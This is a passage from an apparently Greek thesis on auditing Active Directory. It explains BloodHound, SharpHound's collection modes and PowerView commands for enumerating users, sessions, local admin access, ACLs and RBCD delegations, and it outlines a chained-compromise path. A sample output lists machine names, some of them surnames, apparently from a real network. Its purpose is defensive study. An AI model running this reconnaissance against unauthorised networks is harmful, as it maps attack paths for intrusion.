


Εικόνα 12 Επίλυση ευπάθειας και σάρωση εκ νέου

Η διαδικασία επίλυσης των τρωτοτήτων προτείνεται και εξηγείται αναλυτικά από το ίδιο το πρόγραμμα όπως φαίνεται στις Εικόνα 13 και Εικόνα 14.



Εικόνα 13 Τρωτότητες που αφορούν συγκεκριμένο υπολογιστή



Εικόνα 14 Ανάλυση τρωτότητας και διαδικασία επίλυσής της

Στο τέλος της διαδικασίας σάρωσης του δικτύου, όπως προαναφέρθηκε, μπορούμε να εξάγουμε τα αποτελέσματα σε αρχεία αναφορών, προς περαιτέρω μελέτη.

6.3 Μελέτη δικτύου, κατανόηση μετακίνησης δεδομένων, εντοπισμός μονοπατιών επίθεσης.

Αν κοιτάξουμε αναλυτικότερα τα αποτελέσματα της σάρωσης του δικτύου θα δούμε οτι μεταξύ άλλων έχει εντοπιστεί ένας υψηλού ενδιαφέροντος ελεγκτής τομέα (domain controller). Επόμενο βήμα μας είναι να αναλύσουμε τα ευρήματά μας περί του ελεγκτή τομέα, να εντοπίσουμε τους χρήστες, τα συνδεδεμένα τερματικά, και γενικά να ανακαλύψουμε όλες τις σχέσεις και τα μονοπάτια διακίνησης πληροφορίας μέσα του καθώς και οποιουσδήποτε άλλους κανόνες μας είναι χρήσιμοι.
Ο Απώτερος στόχος μας είναι:


- Να εκμαιεύσουμε όλους τους λογαριασμούς του διαχειριστή τομέα
- Να στοχεύσουμε σε λογαριασμούς με αυξημένα προνόμια (domain admins / remote desktop users etc)
- Να εντοπίσουμε ανοιχτές συνεδρίες χρηστών υψηλού ενδιαφέροντος
- Να ανακαλύψουμε την πολιτική κωδικών του διαχειριστή τομέα
- Να ανακαλύψουμε εναλλακτικές διαδρομές που θα μας οδηγήσουν στο στόχο μας

Για να υλοποιήσουμε αυτό το βήμα θα χρησιμοποιήσουμε το Bloodhound [19]. Το Bloodhound είναι ένα εργαλείο ανάλυσης δεδομένων που χρησιμοποιεί τη θεωρία γραφημάτων για να ανακαλύψει κρυμμένες σχέσεις εντός της υπηρεσίας καταλόγου (Active Directory) ενός ελεγκτή τομέα (domain controller). Με αυτόν τον τρόπο μπορούμε να εντοπίσουμε εύκολα επιθετικά μονοπάτια υψηλής πολυπλοκότητας καθώς και σχέσεις μεταξύ χρηστών με δικαιώματα διαχειριστή.

Αναζητώντας τέτοια επιθετικά μονοπάτια, δεν έχουμε παρά να ψάξουμε για δικαιώματα χρηστών στις υπηρεσίες καταλόγου (Active Directory Control List - ADCL) και στον έλεγχο πρόσβασης (Access Control Entries - ACE) που έχουν αυτά τα διάφορα αντικείμενα. Τα αντικείμενα ενός τομέα από μόνα τους θεωρούνται ασφαλή αλλά τα ADCL/ACE είναι αυτά που καθορίζουν τί ενέργειες μπορεί να εκτελέσει καθένα από αυτά. Για παράδειγμα κάποια από αυτά τα αντικείμενα

μπορούν να έχουν ικανά δικαιώματα έτσι ώστε να μπορούν να αλλάζουν όνομα χρήστη, κωδικό ασφαλείας κλπ.

Στην Εικόνα 15 βλέπουμε ένα παράδειγμα δικαιωμάτων (ACE) για τους διαχειριστές τομέα.



Εικόνα 15 Domain Administrators Access Control Entries

Τα δικαιώματα χρηστών τα οποία ενδιαφέρουν και πρέπει να τα ελέγξουμε για λανθασμένες ρυθμίσεις και αδυναμίες είναι κυρίως τα:

- **GenericAll** - Πλήρη δικαιώματα στο αντικείμενο (ικανότητα προσθήκης χρηστών σε γκρουπ ή αλλαγή κωδικού)
- **GenericWrite** - Ικανότητα αλλαγής των ιδιοτήτων ενός αντικειμένου (πχ logon script)
- **WriteOwner** - Ικανότητα αλλαγής ιδιοκτήτη αντικειμένου
- **WriteDACL** - Ικανότητα τροποποίησης των ACEs με αποτέλεσμα ο επιτιθέμενος να πάρει τον πλήρη έλεγχο πάνω στο αντικείμενο
- **AllExtendedRights** - Ικανότητα να προστεθεί ένας χρήστης σε ένα άλλο group ή να αλλάξει έναν κωδικό ασφαλείας.
- **ForceChangePassword** - Ικανότητα αλλαγής κωδικού ασφαλείας ενός χρήστη.
- **Self (Self-Membership)** - Ικανότητα ένταξης χρήστη σε πολιτικές και group.

6.3.1 Συλλογή Δεδομένων Ελεγκτή Τομέα

Για να συλλέξουμε όλα τα δεδομένα του ελεγκτή τομέα θα χρησιμοποιήσουμε 2 εργαλεία. Το Sharphound και το PowerView.

6.3.1.1 SharpHound

Το Sharphound [20] αποτελεί το επίσημο εργαλείο συλλογής δεδομένων για το Bloodhound, είναι γραμμένο σε C# και χρησιμοποιεί απλές συναρτήσεις Windows API και LDAP namespace για να συλλέξει τα δεδομένα. Αυτά που δύναται να συλλέξει είναι τα εξής:

- Τα μέλη ομάδας ασφάλειας - Security group memberships

- Τις σχέσεις εμπιστοσύνης ελεγκτή τομέα - Domain trusts
- Δικαιώματα που μπορεί να τύχουν εκμετάλλευσης - Abusable rights on Active Directory objects
- Σύνδεσμοι πολιτικής ομάδας- Group Policy links
- Δομή δέντρου OU - OU tree structure
- Αρκετές ιδιότητες από τον υπολογιστή, την ομάδα και τα αντικείμενα χρήστη
- Συνδέσεις διαχειριστή SQL
- Τους τοπικούς διαχειριστές, τους χρήστες που μπορούν να συνδεθούν σε απομακρυσμένη επιφάνεια εργασίας, χρήστες κατανεμημένων COM και τα μέλη της ομάδας απομακρυσμένης διαχείρισης
- Ενεργές συνεδρίες, τις οποίες το SharpHound θα προσπαθήσει να συσχετίσει με συστήματα όπου οι χρήστες είναι διαδραστικά συνδεδεμένοι

Το sharphound μπορεί να συλλέξει δεδομένα ανάλογα με τις παραμέτρους που θα εισάγουμε κατα την εκτέλεσή του. Οι παράμετροι αυτοί είναι οι εξής:

- **Default** - Με την παράμετρο αυτή συλλέγονται όλα τα δεδομένα του ελεγκτή τομέα και συγκεκριμένα: τα μέλη ομάδων, οι σχέσεις εμπιστοσύνης, τοπικές ομάδες, συνεδρίες, ACLs , ιδιότητες αντικειμένων και στόχοι SPN
- **Group** - Συλλέγονται τα μέλη ομάδων
- **LocalAdmin** - Συλλέγει δεδομένα τοπικών διαχειριστών
- **RDP** - Συλλέγει χρήστες που μπορούν να συνδεθούν απομακρυσμένα
- **DCOM** - Distributed COM συλλογή χρηστών
- **PSRemote** - Συλλέγει χρήστες που μπορούν να διαχειρίζονται απομακρυσμένα το σύστημα.
- **GPOLocalGroup** - Χρησιμοποιώντας τα Group Policy Objects συλλέγει στοιχεία του τοπικού διαχειριστή
- **Session** - Συλλέγει τις συνεδρίες
- **ComputerOnly** - Συλλέγει στοιχεία τοπικού διαχειριστή, RDP, DCOM και συνεδριών.
- **LoggedOn** - Συλλέγει συνεδρίες με ανεβασμένα δικαιώματα (χρειάζεται δικαιώματα διαχειριστή για σύστημα που αποτελεί στόχο)
- **Trusts** - Απαριθμεί σχέσεις εμπιστοσύνης μέσα στον ελεγκτή τομέα

- **ACL** - Συλλέγει όλα τα ACLs
- **Container** - Συλλέγει όλα τα Containers
- **DcOnly** - Συλλέγει στοιχεία χρησιμοποιώντας μόνο τον LDAP. Περιλαμβάνει τα Group, τα Trusts, τα ACLs, τις ιδιότητες των αντικειμένων, τα Containers καθώς και τα GPOLocalGroup.
- **ObjectProps** - Συλλέγει ιδιότητες αντικειμένων όπως “τελευταία σύνδεση χρήστη” (LastLogon) ή “τελευταία αλλαγή κωδικού πρόσβασης” (PwdLastSet)
- **All** - Συνδυάζει όλες τις μεθόδους συλλογής εκτός της GPOLocalGroup.

Αν από υπολογιστή που είναι μέλος του ελεγκτή τομέα, εκτελέσουμε την εντολή (χωρίς να ορίσουμε περαιτέρω παραμέτρους): c:/ Sharphound.exe, τότε το πρόγραμμα αυτό θα συλλέξει όλες τις πληροφορίες για τον τομέα τον οποίο σαρώνει και πιό συγκεκριμένα θα εξαχθεί ένα πεπιεσμένο αρχείο το οποίο θα περιέχει αρκετά .json αρχεία τα οποία μπορούμε να τα εισάγουμε κατευθείαν στο γραφικό περιβάλλον του Bloodhound και να ξεκινήσουμε την ανάλυσή μας. Το Bloodhound συσχετίζει αυτόματα τα αρχεία αυτά.

Για να έχουμε πιό ολοκληρωμένη εικόνα του διαχειριστή τομέα και των σχέσεών του, τότε μπορούμε να εκτελέσουμε το sharphound με επαναλήψεις (loop) για χρονικό όριο που μπορούμε να ορίσουμε, έτσι ώστε τα αποτελέσματά μας να εμπλουτιστούν καθώς οι χρήστες ανοιγοκλείνουν συνεδρίες με διάφορα μέρη του τομέα ανα τακτά χρονικά διαστήματα.

6.3.1.2 PowerView

Συμπληρωματικά στην προηγούμενη σάρωση θα μπορούσαμε να χρησιμοποιήσουμε το PowerView [21]. Αυτό είναι ένα εργαλείο PowerShell με το οποίο, επίσης, αποκτούμε επίγνωση της κατάστασης του δικτύου σε τομείς των Windows. Περιέχει ένα σετ εντολών οι οποίες αντικαθιστούν τις γνωστές εντολές "net *” των Windows, και που “εκμεταλλεύονται” λειτουργίες του ελεγκτή τομέα Windows και του Win32 API για την μεταξύ τους διαλειτουργικότητα.

Οι δυνατότητες του είναι πολλές, όμως δεν υπάρχει γραφική απεικόνιση των αποτελεσμάτων και είναι προτιμότερο να χρησιμοποιείται για στοχευμένες αναζητήσεις εντός δικτύου.

Χαρακτηριστικές λειτουργίες του αποτελούν αυτές που:

- Απαριθμούν εκτεταμένα τον ελεγκτή τομέα
- Επιστρέφουν τις συνεδρίες στις οποίες ένας χρήστης είναι συνδεδεμένος
- Απαριθμούν τις συσκευές στις οποίες ένας χρήστης έχει δικαιώματα τοπικού διαχειριστή
- Εντοπίζουν τις δικτυακές διαμοιράσεις και τα διαμοιρασμένα αρχεία.
- Απαριθμούν τα GPOs
- Απαριθμούν τα Domain Trusts
- Εντοπίζουν τα Resource-based constrained delegations (RBCD) της υπηρεσίας καταλόγου
- Εντοπίζουν τα SPNs (Service Principal Names) για να χρησιμοποιηθούν περαιτέρω σε Kerberoasting (Σαν χρήστης υπηρεσίας καταλόγου, αιτείται έκδοσης TGS - ticket granding service. Το Hash που παράγεται μπορεί να αποκρυπτογραφηθεί offline).
- Μετατρέπουν τα user/group names σε security identifiers (SID)

Συνεπώς, με τη χρήση του ανωτέρω εργαλείου μπορούμε να αντλήσουμε ενδιαφέρουσες πληροφορίες που θα μας βοηθήσουν να οχυρώσουμε καλύτερα τον ελεγκτή τομέα και να αποφύγουμε πλευρικές κινήσεις μέσα στο δίκτυο.

6.3.1.2.1 PowerView and Chained compromise

Η αλυσιδωτή παραβίαση (***Chained compromise***), η οποία και αποτελεί κλασικό παράδειγμα πλευρικής κίνησης μέσα στον ελεγκτή τομέα, μπορεί να προβλεφθεί και να αποτραπεί χρησιμοποιώντας το PowerView. Συνήθως μία αλυσιδωτή παραβίαση αποτελείται από τα παρακάτω βήματα:

- Αρχικά παίρνουμε πρόσβαση στο domain μεσω των συνθηματικών ενός απλού χρήστη.
- Αυξάνουμε τα δικαιώματα μας και γινόμαστε τοπικός διαχειριστής.
- Υποκλέπτουμε τον κωδικό ή το token του διαχειριστή ενός διακομιστή (server administrator).
- Πλέον ενεργώντας ως διαχειριστής διακομιστή μπορούμε να αποκτήσουμε το token του διαχειριστή του ελεγκτή τομέα μόλις ο τελευταίος κάνει προσπάθεια εισόδου στο σύστημα.
- Αποκτώντας το token του διαχειριστή τομέα, ο στόχος μας έχει επιτευχθεί.

Το PowerView δύναται να μας δώσει πληροφορίες με τις οποίες θα μπορέσουμε να ξεκινήσουμε τον έλεγχο του δικτύου μας για λανθασμένες ρυθμίσεις. Θα ξεκινήσουμε συλλέγοντας τους λογαριασμούς χρηστών, διαχειριστών (τοπικών και μη), τα groups, τους υπολογιστές και γενικά θα ξεκινήσουμε με το “κυνήγι” των χρηστών. Κατόπιν θα ακολουθήσουν, οι πολιτικές του ελεγκτή τομέα, τυχόν διαμοιράσεις και διαμοιρασμένα αρχεία, ενδιαφέρουσες συνεδρίες και υπηρεσίες.

Για να απαριθμήσουμε την υπηρεσία καταλόγου και να ψάξουμε για λανθασμένες ρυθμίσεις αλλά και για ενδιαφέροντα ευρήματα μπορούμε *ενδεικτικά* να εκτελέσουμε τα παρακάτω:

- *Get-NetComputer | select samaccountname, samaccounttype, operatingsystem, logoncount* # Επιστρέφει όλους τους θπολογιστές που ανήκουν στην υπηρεσία καταλόγου μαζί με πληροφορίες όπως φαίνονται στην Εικόνα 16.
- *Get-NetGroup -Domain “domain name” | select name* # Επιστρέφει τα ονόματα των γκρουπ του διαχειριστή τομέα.
- *Get-NetForestDomain | Get-NetDomainTrust* # Απαριθμεί όλες τις σχέσεις εμπιστοσύνης μέσα στον τομέα.
- *Get-DomainForeingUser* # Επιστρέφει χρήστες με προνόμια σε άλλους τομείς μέσα στο ίδιο δάσος.
- *Get-DomainForeignGroupMember* # Επιστρέφει γκρούπ χρηστών με προνόμια σε άλλους τομείς μέσα στο ίδιο δάσος.

- *Find-LocalAdminAccess* # Επιστρέφει όλους τους υπολογιστές μέλη του τομέα και «ρωτάει» το καθένα αν έχει δικαιώματα τοπικού διαχειριστή.
- *Invoke-UserHunter –CheckAccess* # Εκτελεί κυνήγι χρηστών, ψάχνοντας αν κάποιος χρήστης με δικαιώματα διαχειριστή έχει ανοιχτό session σε κάποιον υπολογιστή, μέλος του τομέα. Επίσης εκτελεί έλεγχο για δικαιώματα τοπικού διαχειριστή.
- *Invoke-ACLScanner -ResolveGUIDs | select IdentityReferenceName, ObjectDN, ActiveDirectoryRights | fl* # Ψάχνει για ενδιαφέροντες λίστες ελέγχου πρόσβασης - ACLs
- *Find-DomainUserLocation -ComputerUnconstrained -UserAdminCount –UserAllowDelegation* # Ψάχνει για συνδεδεμένους διαχειριστές οι οποίοι επιτρέπουν αναθέσεις χρηστών, και οι οποίοι είναι συνδεδεμένοι σε διακομιστές που επιτρέπουν αναθέσεις χωρίς περιορισμούς.

```
PS C:\> Get-NetComputer  | select samaccountname, samaccounttype, operatingsystem, logoncount

samaccountname   samaccounttype  operatingsystem             logoncount
--------------   --------------  ---------------             ----------
[illegible]$     MACHINE_ACCOUNT Windows Server 2016 Standard       8703
[illegible]$     MACHINE_ACCOUNT Windows Server 2016 Standard        610
[illegible]$     MACHINE_ACCOUNT Windows 7 Professional
A2060$           MACHINE_ACCOUNT Windows 7 Ultimate                  610
[illegible]$     MACHINE_ACCOUNT Windows 7 Ultimate                 1243
[illegible]$     MACHINE_ACCOUNT Windows Server 2016 Standard       2466
[illegible]$     MACHINE_ACCOUNT Windows Server 2016 Standard       2205
[illegible]$     MACHINE_ACCOUNT Windows Server 2003                   9
A2038$           MACHINE_ACCOUNT Windows 10 Enterprise              1481
[illegible]$     MACHINE_ACCOUNT Windows 10 Enterprise              1995
A2047$           MACHINE_ACCOUNT Windows 7 Ultimate                 1102
A2041$           MACHINE_ACCOUNT Windows 10 Enterprise              1404
A2027$           MACHINE_ACCOUNT Windows 7 Enterprise               1368
A2034$           MACHINE_ACCOUNT Windows 7 Enterprise                698
A2064$           MACHINE_ACCOUNT Windows 10 Enterprise              1360
A2033$           MACHINE_ACCOUNT Windows 10 Enterprise              2091
A2020$           MACHINE_ACCOUNT Windows 10 Pro                     1350
[illegible]$     MACHINE_ACCOUNT Windows 10 Enterprise              2560
[illegible]$     MACHINE_ACCOUNT Windows Server 2016 Standard       2070
FileServer$      MACHINE_ACCOUNT Windows Server 2016 Standard       4612
WSUS$            MACHINE_ACCOUNT Windows Server 2016 Standard       2157
[illegible]$     MACHINE_ACCOUNT Windows 7 Enterprise               1047
CAUSYMPAhzp$     MACHINE_ACCOUNT Windows Server 2016 Standard       1884
[illegible]$     MACHINE_ACCOUNT Windows 7 Ultimate
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                     1733
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                     1417
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                      534
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                      747
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                      713
[illegible]$     MACHINE_ACCOUNT Windows 10 Pro                      514
THEOFILI$        MACHINE_ACCOUNT Windows 10 Pro                      656
CHRISTOGLOU$     MACHINE_ACCOUNT Windows 10 Pro                      436
PROKIDIS$        MACHINE_ACCOUNT Windows 10 Pro                      710
KEZAS$           MACHINE_ACCOUNT Windows 10 Pro                      631
PAPAKOSTAS$      MACHINE_ACCOUNT Windows 10 Pro                      421
```

Εικόνα 16 Απαρίθμιση Υπηρεσίας Καταλόγου με το PowerView

6.3.1.2.2 PowerView and Kerberos Delegations - Resource-based constrained delegation


Στην υπηρεσία καταλόγου ενός ελεγκτή τομέα, έχουν δημιουργηθεί οι αναθέσεις χρηστών (delegations), σύμφωνα με τις οποίες ένας χρήστης μπορεί να προσποιηθεί κάποιον άλλο και να δράσει εκ μέρους του. Αυτό είναι απαραίτητο όταν μία υπηρεσία στην οποία ένας χρήστης έχει ήδη αυθεντικοποιηθεί, ζητήσει να δράσει εκ μέρους του για να καλέσει μια άλλη υπηρεσία. Κλασικό παράδειγμα τέτοιας περίπτωσης είναι όταν ένας χρήστης αυθεντικοποιηθεί σε κάποιον εξυπηρετητή ιστού και μετά αυτός ο εξυπηρετητής χρειάζεται να δράσει εκ μέρους του χρήστη (impersonate) και να αυθεντικοποιηθεί βαθύτερα σε κάποια άλλη υπηρεσία (back-end service), όπως μία βάση δεδομένων SQL.

Αρχικά είχαμε αναθέσεις χωρίς περιορισμούς ή με κάποιους περιορισμούς, οι οποίες είχαν συχνά επιφέρει θέματα ασφάλειας. Αργότερα, (server 2012+) εισήχθη η έννοια της ανάθεσης με βάση τις υπηρεσίες/πόρους (Resource-based Constrained Delegation), η οποία είναι σαφώς πιό ασφαλές από τις προηγούμενες. Για την υλοποίησή της, σε ένα χαρακτηριστικό ασφάλειας (DACL) ορίζεται ποιός επιτρέπεται να δράσει εκ μέρος ποιού, και κατόπιν αυτό αποθηκεύεται στο στοιχείο / Η/Υ που αποτελεί αντικείμενο της υπηρεσίας καταλόγου, σαν δυαδική πληροφορία (binary) msDS-AllowedToActOnBehalfOfOtherIdentity . Αν αυτό τροποποιηθεί τότε μπορεί να παραβιαστεί ο Η/Υ που έχει αποτελέσει στόχο.

Με το powerview μπορούμε να ελέγξουμε την υπηρεσία καταλόγου για τυχόν λανθασμένες ρυθμίσεις του διαχειριστή με τις οποίες θα μπορούσε κάποιος να τροποποιήσει τα Access Control Lists - ACLs και να πάρει πρόσβαση. Η σύνθετη εντολή σύμφωνα με την οποία θα πάρουμε όλα τα ACLs όλων των υπολογιστών και θα εντοπίσουμε αναθέσεις τύπου RBCD είναι η εξής:

*Get-DomainComputer | select -exp dnshostname | get-domainobjectacl; "Search through acls for RBCD..."; foreach ($acl in $computeracls) { foreach($sid in $computersid) { $acl | ?{$_.SecurityIdentifier -eq $sid -and($_.ActiveDirectoryRights -Like '*GenericAll*' -or $_.ActiveDirectoryRights -Like '*GenericWrite*' -or $_.ActiveDirectoryRights -Like '*WriteOwner*')} } }*

